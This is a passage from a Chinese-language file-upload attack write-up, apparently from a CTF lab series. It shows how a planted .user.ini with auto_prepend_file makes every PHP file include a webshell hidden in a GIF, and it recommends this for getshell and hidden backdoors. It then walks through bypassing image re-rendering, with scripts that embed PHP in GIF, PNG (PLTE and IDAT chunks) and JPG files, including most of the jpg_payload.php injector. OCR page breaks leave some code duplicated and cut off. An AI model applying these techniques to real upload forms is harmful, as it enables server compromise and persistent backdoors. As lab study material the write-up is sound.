实际上，除了 `PHP_INI_SYSTEM` 以外的模式（包括PHP_INI_ALL）都是可以通过.user.ini来设置的。

而且，和 `php.ini` 不同的是，`.user.ini` 是一个能被动态加载的ini文件。也就是说我修改了 `.user.ini` 后，不需要重启服务器中间件，只需要等待 `user_ini.cache_ttl` 所设置的时间（默认为300秒），即可被重新加载。

然后我们看到php.ini中的配置项，可惜我沮丧地发现，只要稍微敏感的配置项，都是 `PHP_INI_SYSTEM` 模式的（甚至是php.ini only的），包括 `disable_functions`、`extension_dir`、`enable_dl` 等。 不过，我们可以很容易地借助 `.user.ini` 文件来构造一个“后门”。

Php配置项中有两个比较有意思的项（下图第一、四个）：

auto_append_file	NULL	PHP_INI_PERDIR	在 PHP <= 4.2.3 时是 PHP_INI_ALL。
auto_detect_line_endings	"0"	PHP_INI_ALL	从 PHP 4.3.0 起可用。
auto_globals_jit	"1"	PHP_INI_PERDIR	从 PHP 5.0.0 起可用。
auto_prepend_file	NULL	PHP_INI_PERDIR	在 PHP <= 4.2.3 时是 PHP_INI_ALL。

`auto_append_file`、`auto_prepend_file`，点开看看什么意思：

auto_prepend_file string

Specifies the name of a file that is automatically parsed before the main file. The file is included as if it was called with the **require()** function, so include_path is used.

The special value ***none*** disables auto-prepending.


指定一个文件，自动包含在要执行的文件前，类似于在文件前调用了require()函数。而auto_append_file类似，只是在文件后面包含。 使用方法很简单，直接写在.user.ini中：


```
auto_prepend_file=01.gif
```

01.gif是要包含的文件。


所以，我们可以借助.user.ini轻松让所有php文件都“自动”包含某个文件，而这个文件可以是一个正常php文件，也可以是一个包含一句话的webshell。

测试一下，我分别在IIS6.0+Fastcgi+PHP5.3和nginx+fpm+php5.3上测试。 目录下有.user.ini，和包含webshell的01.gif，和正常php文件echo.php：






访问echo.php即可看到后门：



PHP Version 5.3.27

System	Windows NT OWENSERVER2003 5.2 build 3790 (Windows Server 2003 Standard Edition Service Pack 2) i586
Build Date	Aug 15 2013 11:24:59
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--disable-zts" "--enable-odbc" "--enable-zlib" "--with-iconv" "--with-libxml" "--with-simplexml" "--with-xml" "--enable-xmlreader" "--without-xmlrpc" "--enable-xmlwriter" "--with-mcrypt" "--enable-pdo" "--disable-ipv6" "--without-gd"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS

Nginx下同样：



那么，我们可以猥琐地想一下，在哪些情况下可以用到这个姿势？ 比如，某网站限制不允许上传.php文件，你便可以上传一个.user.ini，再上传一个图片马，包含起来进行getshell。不过前提是含有.user.ini的文件夹下需要有正常的php文件，否则也不能包含了。 再比如，你只是想隐藏个后门，这个方式是最方便的。

0x04 二次渲染

分析问题

关于检测gif的代码

```php
70
71      }else if(($fileext == "gif") && ($filetype=="image/gif")){
72
73          if(move_uploaded_file($tmpname,$target_path))
74          {
75              //使用上传的图片生成新的图片
76              $im = imagecreatefromgif($target_path);
77              if($im == false){
78                  $msg = "该文件不是gif格式的图片！";
79              }else{
80                  //给新图片指定文件名
81                  srand(time());
82                  $newfilename = strval(rand()).".gif";
83                  $newimagepath = UPLOAD_PATH.$newfilename;
84                  imagegif($im,$newimagepath);
85                  //显示二次渲染后的图片（使用用户上传图片生成的新图片）
86                  $img_path = UPLOAD_PATH.$newfilename;
87                  unlink($target_path);
88                  $is_upload = true;
89              }
90          }
91          else
92          {
93              $msg = "上传失败！";
94          }
```


第71行检测 `$fileext` 和 `$filetype` 是否为gif格式.

然后73行使用 `move_uploaded_file` 函数来做判断条件,如果成功将文件移动到 `$target_path` ,就会进入二次渲染的代码,反之上传失败.

在这里有一个问题,如果作者是想考察绕过二次渲染的话,在 `move_uploaded_file($tmpname,$target_path)` 返回true的时候,就已经成功将图片马上传到服务器了,所以下面的二次渲染并不会影响到图片马的上传.如果是想考察文件后缀和 `content-type` 的话,那么二次渲染的代码就很多余.(到底考点在哪里,只有作者清楚.哈哈)

由于在二次渲染时重新生成了文件名,所以可以根据上传后的文件名,来判断上传的图片是二次渲染后生成的图片还是直接由 `move_uploaded_file` 函数移动的图片.


我看过的writeup都是直接由 `move_uploaded_file` 函数上传的图片马.今天我们把 `move_uploaded_file` 这个判断条件去除,然后尝试上传图片马.

上传gif


将 `<?php phpinfo(); ?>` 添加到111.gif的尾部.

```
A3 8C 7A 48 24 A1 F2 19 8A A8 A2   ..BA(£Œ2H$¡ò.Š ¢
EA 08 01 D5 9C 92 22 B3 8F 64 97   Š.õ©,ê..Õœ'"³.d—
6C 61 22 A8 B8 36 5A 5F 9A A4 AA   bš..Yla"¨¸6Z_š¤ª
51 4F AB F7 70 20 D4 05 7A CA BA   éä.©öQO«÷p Ô.zÊº
69 AE D0 1E CA 6B AF 4C 3A 79 AA   •¦cÔÐi®Ð.Êk¯L:yª
B1 C7 FC 70 95 0A C9 2A 0B 93 24   m.Ì..±Çüp•.É*.“$
07 E8 47 ED 9A 40 98 7A AD 84 6F   ā..m®.èGíš@˜z-„o
78 3B 98 0B E1 8A FB D2 20 33 D8   BÊ*·Ãx;˜.áŠûÒ 3Ø
2C F0 C0 04 17 6C F0 C1 02 33 B7   D.}..,ðÀ..lðÁ.3·
30 7D 6F AA 28 E7 C4 14 57 6C F1   n“ö.‰0}oª(çÄ.Wlñ
BE 30 05 02 00 3B 3C 3F 70 68 70   Ä.W.G¾0...;<?php
6E 66 6F 28 29 3B 3F 3E             phpinfo();?>
```

成功上传含有一句话的111.gif,但是这并没有成功.我们将上传的图片下载到本地.




可以看到下载下来的文件名已经变化,所以这是经过二次渲染的图片.我们使用16进制编辑器将其打开.




可以发现,我们在gif末端添加的php代码已经被去除.

关于绕过gif的二次渲染,我们只需要找到渲染前后没有变化的位置,然后将php代码写进去,就可以成功上传带有php代码的图片了.


经过对比,蓝色部分是没有发生变化的,



我们将代码写到该位置.



上传后在下载到本地使用16进制编辑器打开



可以看到php代码没有被去除.成功上传图片马

上传png

png的二次渲染的绕过并不能像gif那样简单.

png文件组成

png图片由3个以上的数据块组成.

PNG定义了两种类型的数据块，一种是称为关键数据块(critical chunk)，这是标准的数据块，另一种叫做辅助数据块(ancillary chunks)，这是可选的数据块。关键数据块定义了3个标准数据块(IHDR,IDAT, IEND)，每个PNG文件都必须包含它们.

数据块结构

名称	字节数	说明
Length (长度)	4字节	指定数据块中数据域的长度，其长度不超过($2^{31}-1$)字节
Chunk Type Code (数据块类型码)	4字节	数据块类型码由ASCII字母(A-Z和a-z)组成
Chunk Data (数据块数据)	可变长度	存储按照Chunk Type Code指定的数据
CRC (循环冗余检测)	4字节	存储用来检测是否有错误的循环冗余码

CRC(cyclic redundancy check)域中的值是对Chunk Type Code域和Chunk Data域中的数据进行计算得到的。CRC具体算法定义在ISO 3309和ITU-T V.42中，其值按下面的CRC码生成多项式进行计算：

x32+x26+x23+x22+x16+x12+x11+x10+x8+x7+x5+x4+x2+x+1

分析数据块

IHDR

数据块IHDR(header chunk)：它包含有PNG文件中存储的图像数据的基本信息，并要作为第一个数据块出现在PNG数据流中，而且一个PNG数据流中只能有一个文件头数据块。

文件头数据块由13字节组成，它的格式如下图所示。

域的名称	字节数	说明
Width	4 bytes	图像宽度，以像素为单位
Height	4 bytes	图像高度，以像素为单位
Bit depth	1 byte	图像深度： 索引彩色图像：1，2，4或8 灰度图像：1，2，4，8或16 真彩色图像：8或16
ColorType	1 byte	颜色类型： 0：灰度图像，1，2，4，8或16 2：真彩色图像，8或16 3：索引彩色图像，1，2，4或8 4：带α通道数据的灰度图像，8或16 6：带α通道数据的真彩色图像，8或16
Compression method	1 byte	压缩方法(LZ77派生算法)
Filter method	1 byte	滤波器方法
Interlace method	1 byte	隔行扫描方法： 0：非隔行扫描 1：Adam7(由Adam M. Costello开发的7遍隔行扫描方法)

PLTE

调色板PLTE数据块是辅助数据块,对于索引图像，调色板信息是必须的，调色板的颜色索引从0开始编号，然后是1、2……，调色板的颜色数不能超过色深中规定的颜色数（如图像色深为4的时候，调色板中的颜色数不可以超过2^4=16），否则，这将导致PNG图像不合法。

IDAT

图像数据块IDAT(image data chunk)：它存储实际的数据，在数据流中可包含多个连续顺序的图像数据块。

IDAT存放着图像真正的数据信息，因此，如果能够了解IDAT的结构，我们就可以很方便的生成PNG图像

IEND

图像结束数据IEND(image trailer chunk)：它用来标记PNG文件或者数据流已经结束，并且必须要放在文件的尾部。

如果我们仔细观察PNG文件，我们会发现，文件的结尾12个字符看起来总应该是这样的：

00 00 00 00 49 45 4E 44 AE 42 60 82

写入php代码


在网上找到了两种方式来制作绕过二次渲染的png木马.

写入PLTE数据块

php底层在对PLTE数据块验证的时候,主要进行了CRC校验.所以可以再chunk data域插入php代码,然后重新计算相应的crc值并修改即可.

这种方式只针对索引彩色图像的png图片才有效,在选取png图片时可根据IHDR数据块的color type辨别.`03`为索引彩色图像.

1. 在PLTE数据块写入php代码.




2. 计算PLTE数据块的CRC
   CRC脚本

```
import binascii
import re

png = open(r'2.png','rb')
a = png.read()
png.close()
hexstr = binascii.b2a_hex(a)

''' PLTE crc '''
data =  '504c5445'+ re.findall('504c5445(.*?)49444154',hexstr)[0]
crc = binascii.crc32(data[:-16].decode('hex')) & 0xffffffff
print hex(crc)
```

运行结果


```
526579b0
```

3.修改CRC值



4.验证

将修改后的png图片上传后,下载到本地打开




写入IDAT数据块

这里有国外大牛写的脚本,直接拿来运行即可.

```php
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);



$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y+1];
   $b = $p[$y+2];
   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img,'./1.png');
?>
```

运行后得到1.png.上传后下载到本地打开如下图



上传jpg

这里也采用国外大牛编写的脚本jpg_payload.php.

```php
<?php
    /*

    The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations c
aused by PHP functions imagecopyresized() and imagecopyresampled().
    It is necessary that the size and quality of the initial image are the same as those of the processed image.

    1) Upload an arbitrary image via secured files upload script
    2) Save the processed image and launch:
    jpg_payload.php <jpg_name.jpg>

    In case of successful injection you will get a specially crafted image, which should be uploaded again.

    Since the most straightforward injection method is used, the following problems can occur:
```

```
    Since the most straightforward injection method is used, the following problems can occur:
    1) After the second processing the injected data may become partially corrupted.
    2) The jpg_payload.php script outputs "Something's wrong".
    If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another initial i
mage.

    Sergey Bobrov @Black2Fan.

    See also:
    https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

    */

    $miniPayload = "<?=phpinfo();?>";


    if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
        die('php-gd is not installed');
    }

    if(!isset($argv[1])) {
        die('php jpg_payload.php <jpg_name.jpg>');
    }

    set_error_handler("custom_error_handler");

    for($pad = 0; $pad < 1024; $pad++) {
        $nullbytePayloadSize = $pad;
        $dis = new DataInputStream($argv[1]);
        $outStream = file_get_contents($argv[1]);
        $extraBytes = 0;
        $correctImage = TRUE;

        if($dis->readShort() != 0xFFD8) {
            die('Incorrect SOI marker');
        }

        while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
            $marker = $dis->readByte();
            $size = $dis->readShort() - 2;
            $dis->skip($size);
            if($marker === 0xDA) {
                $startPos = $dis->seek();
                $outStreamTmp =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    str_repeat("\0",$nullbytePayloadSize) .
                    substr($outStream, $startPos);
                checkImage('_'.$argv[1], $outStreamTmp, TRUE);
                if($extraBytes !== 0) {
                    while((!$dis->eof())) {
                        if($dis->readByte() === 0xFF) {
                            if($dis->readByte !== 0x00) {
                                break;
                            }
                        }
                    }
                    $stopPos = $dis->seek() - 2;
                    $imageStreamSize = $stopPos - $startPos;
                    $outStream =
```

```
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    substr(
                        str_repeat("\0",$nullbytePayloadSize).
                            substr($outStream, $startPos, $imageStreamSize),
                        0,
                        $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                            substr($outStream, $stopPos);
            } elseif($correctImage) {
                $outStream = $outStreamTmp;
            } else {
                break;
            }
            if(checkImage('payload_'.$argv[1], $outStream)) {
                die('Success!');
            } else {
                break;
            }
        }
    }
}
unlink('payload_'.$argv[1]);
die('Something\'s wrong');

function checkImage($filename, $data, $unlink = FALSE) {
    global $correctImage;
    file_put_contents($filename, $data);
    $correctImage = TRUE;
    imagecreatefromjpeg($filename);
    if($unlink)
        unlink($filename);
    return $correctImage;
}

function custom_error_handler($errno, $errstr, $errfile, $errline) {
    global $extraBytes, $correctImage;
    $correctImage = FALSE;
    if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
        if(isset($m[1])) {
            $extraBytes = (int)$m[1];
        }
    }
}

class DataInputStream {
    private $binData;
    private $order;
    private $size;

    public function __construct($filename, $order = false, $fromString = false) {
        $this->binData = '';
        $this->order = $order;
        if(!$fromString) {
            if(!file_exists($filename) || !is_file($filename))
                die('File not exists ['.$filename.']');
            $this->binData = file_get_contents($filename);
        } else {
            $this->binData = $filename;
        }
        $this->size = strlen($this->binData);
```

```
            $this->size = strlen($this->binData);
        }

        public function seek() {
            return ($this->size - strlen($this->binData));
        }

        public function skip($skip) {
            $this->binData = substr($this->binData, $skip);
        }

        public function readByte() {
            if($this->eof()) {
                die('End Of File');
            }
            $byte = substr($this->binData, 0, 1);
            $this->binData = substr($this->binData, 1);
            return ord($byte);
        }

        public function readShort() {
            if(strlen($this->binData) < 2) {
                die('End Of File');
            }
            $short = substr($this->binData, 0, 2);
            $this->binData = substr($this->binData, 2);
